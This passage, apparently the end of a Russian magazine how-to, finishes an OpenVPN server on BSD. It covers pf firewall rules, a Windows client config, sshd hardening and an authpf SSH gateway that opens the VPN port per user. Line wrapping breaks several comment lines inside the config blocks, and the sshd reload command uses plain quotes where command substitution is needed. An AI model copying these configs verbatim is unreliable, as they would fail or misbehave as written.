Для корректной работы сервера OpenVPN необходимо разрешить прохождение любого трафика через интерфейс OpenVPN, а также входящие подключения на внешний адрес сервера порт 1194/udp:

vi /etc/pf.conf

```
pass quick on { lo tun0 $int_if } inet

pass in on $ext_if inet proto udp from any to $ext_if
       port 1194 keep state
```

Перезагружаем набор рулесетов файрвола:

```
# pfctl -f /etc/pf.conf
```

ИНСТАЛЛЯЦИЯ НА СТОРОНЕ КЛИЕНТА

Итак, VPN-сервер работает и готов принимать подключения. Развертывание VPN-клиентов для VPN-подключений удаленного доступа состоит из двух действий: установка программы OpenVPN GUI (http://openvpn.se/files/install_packages/openvpn-2.0.9-gui-1.0.3-install.exe) и правка конфигурационного файла client*.ovpn.

C:\Program Files\OpenVPN\config\mycompany_client1.ovpn

```
; Работаем в режиме клиента
client
dev tun
; Указываем IP-адрес и порт VPN-сервера
remote 213.167.XX.YY 1194
proto udp
resolv-retry infinite
nobind
pull
comp-lzo
persist-key
persist-tun
verb 3
; Я предпочитаю хранить crt- и key-файлы на флешке
ca "f:\\vpn\\mycompany\\ca.crt"
cert "f:\\vpn\\mycompany\\client1.crt"
key "f:\\vpn\\mycompany\\client1.key"
tls-auth "f:\\mycompany\\ta.key" 1
ns-cert-type server
; Нижеследующие алгоритмы должны совпадать с теми, что
заданы на сервере
auth SHA1
cipher AES-256-CBC
; Без этих двух директив Vista-клиенты не смогут получать
маршруты от сервера
; route-method exe
; route-delay 2
```

Теперь для подключения к VPN-серверу достаточно в трее щелкнуть правой кнопкой мыши на значке с красными мониторчиками, выбрать конфиг mycompany_client1 и нажать Connect.

АУТЕНТИФИКАЦИОННЫЙ ШЛЮЗ НА БАЗЕ PF И AUTHPF

В BSD-системах, используя связку пакетного фильтра pf и авторизационного шелла authpf, можно контролировать доступ клиентов, подключающихся к VPN-службе и корпоративной сети. Схема работы такой конструкции довольно проста: пользователь логинится по ssh, и, в зависимости от введенных данных (имя и пароль), на сервере вступают в силу персональные правила файрвола, в данном случае разрешающие прохождение UDP-пакетов к порту 1194.

Но прежде чем производить настройку authpf, необходимо переопределить некоторые дефолтные значения переменных демона sshd(8). Так мы усложним потенциальному злоумышленнику успешное проведение атаки с целью перехвата и подмены ssh-сессии.

vi /etc/ssh/sshd_config

```
# Работаем с использованием протоколов IPv4 и ssh2
AddressFamily inet
Protocol 2
# Ожидаем подключения по всем доступным сетевым
интерфейсам
ListenAddress 0.0.0.0
# Запрещаем регистрацию root'а и применение пустых
паролей
PermitRootLogin no
PermitEmptyPasswords no
# За счет использования протокола ssh2 и этих двух опций
усложняем проведение атак типа ARP- и IP-spoofing
ClientAliveInterval 15
ClientAliveCountMax 3
# Отключаем DNS-резолвинг
UseDNS no
# Определяем списки контроля доступом
AllowGroups wheel users authpf
```

Для того чтобы внесенные изменения вступили в силу, необходимо дать указание демону перечитать свой конфиг:

```
# kill -HUP 'sed q /var/run/sshd.pid'
```

Authpf представляет собой псевдооболочку, которая назначается пользователю системы в качестве login shell (примечание: запись «/usr/sbin/authpf» в файл /etc/shells добавлять не следует). При авторизации пользователя по ssh к текущим правилам фильтра пакетов с помощью так называемых «якорей» (anchors) будут присоединены правила, указанные в файле /etc/authpf/authpf.rules или в /etc/authpf/users/$USER. В добавляемых правилах допускается использование зарезервированных макросов $user_id и $user_ip, за счет которых будет происходить автоматическая подстановка имени и IP-адреса подключившегося пользователя (значения макросов считываются из переменных окружения ssh автоматически).

В конец файла login.conf(5) заносим сведения о новом классе authpf, пользователи которого в качестве стандартного шелла будут получать authpf:

vi /etc/login.conf

```
authpf:\
       :shell=/usr/sbin/authpf:\
       :tc=default:
```

С помощью штатной утилиты cap_mkdb(8) обновляем хэшированную базу данных /etc/login.conf.db:

```
# cap_mkdb /etc/login.conf
```

Мы не будем переопределять умолчальные значения директив anchor и table, поэтому файл authpf.conf оставляем пустым:

```
# echo -n > /etc/authpf/authpf.conf
```

Подготавливаем приветственное сообщение authpf.message (аналог /etc/motd):

vi /etc/authpf/authpf.message

```
This service is for authorised VPN-clients only. Please
play nice.
```

Создаем нового пользователя, который принадлежит классу authpf, входит в группу authpf и в качестве оболочки получает /usr/sbin/authpf:

```
# useradd -m -c 'authpf vpn user' -g authpf -L authpf \
   -s /usr/sbin/authpf client1

# passwd client1
```

Рисуем правило файрвола, разрешающее пользователю client1 доступ к серверу OpenVPN:

```
# mkdir -p /etc/authpf/users/client1
```

vi /etc/authpf/users/client1/authpf.rules

```
pass in log quick on fxp0 inet proto udp from $user_ip
       to fxp0 port 1194 keep state
```

Теперь для подключения механизма якорей добавим следующие записи в pf.conf(5):

vi /etc/pf.conf

```
nat-anchor "authpf/*"
rdr-anchor "authpf/*"
binat-anchor "authpf/*"
...
pass in log on $ext_if inet proto tcp to fxp0 port \
       ssh keep state
...
anchor "authpf/*"
```

И перезагрузим набор рулесетов файрвола:

```
# pfctl -f /etc/pf.conf
```

На стороне клиента открываем любой ssh-клиент, например Putty или SecureCRT. Создаем новую сессию, указываем IP-адрес сервера и имя пользователя. Если все настроено правильно, после успешной авторизации правила файрвола на сервере для этого пользователя изменятся, и он получит доступ к VPN-службе.

```
f:\vpn\putty> plink.exe -pw mypassword client1@213.167.
XX.YY
Hello client1. You are authenticated from host "77.41.
XX.YY"
This service is for authorised VPN-clients only. Please
play nice.
```

А чтобы постоянно не вводить пароль, можно настроить аутентификацию на базе публичного ключа.

ЭНДШПИЛЬ

Эта статья включает полный набор пошаговых действий, необходимых для внедрения базового VPN-решения удаленного доступа при использовании BSD-системы в качестве VPN-сервера и WinXP/Vista в качестве VPN-клиента. Развернув в 3-4 компаниях подобную конфигурацию, ты сможешь ехать в Египет греть пятки не с пустыми кредиткой и кошельком. Удачи.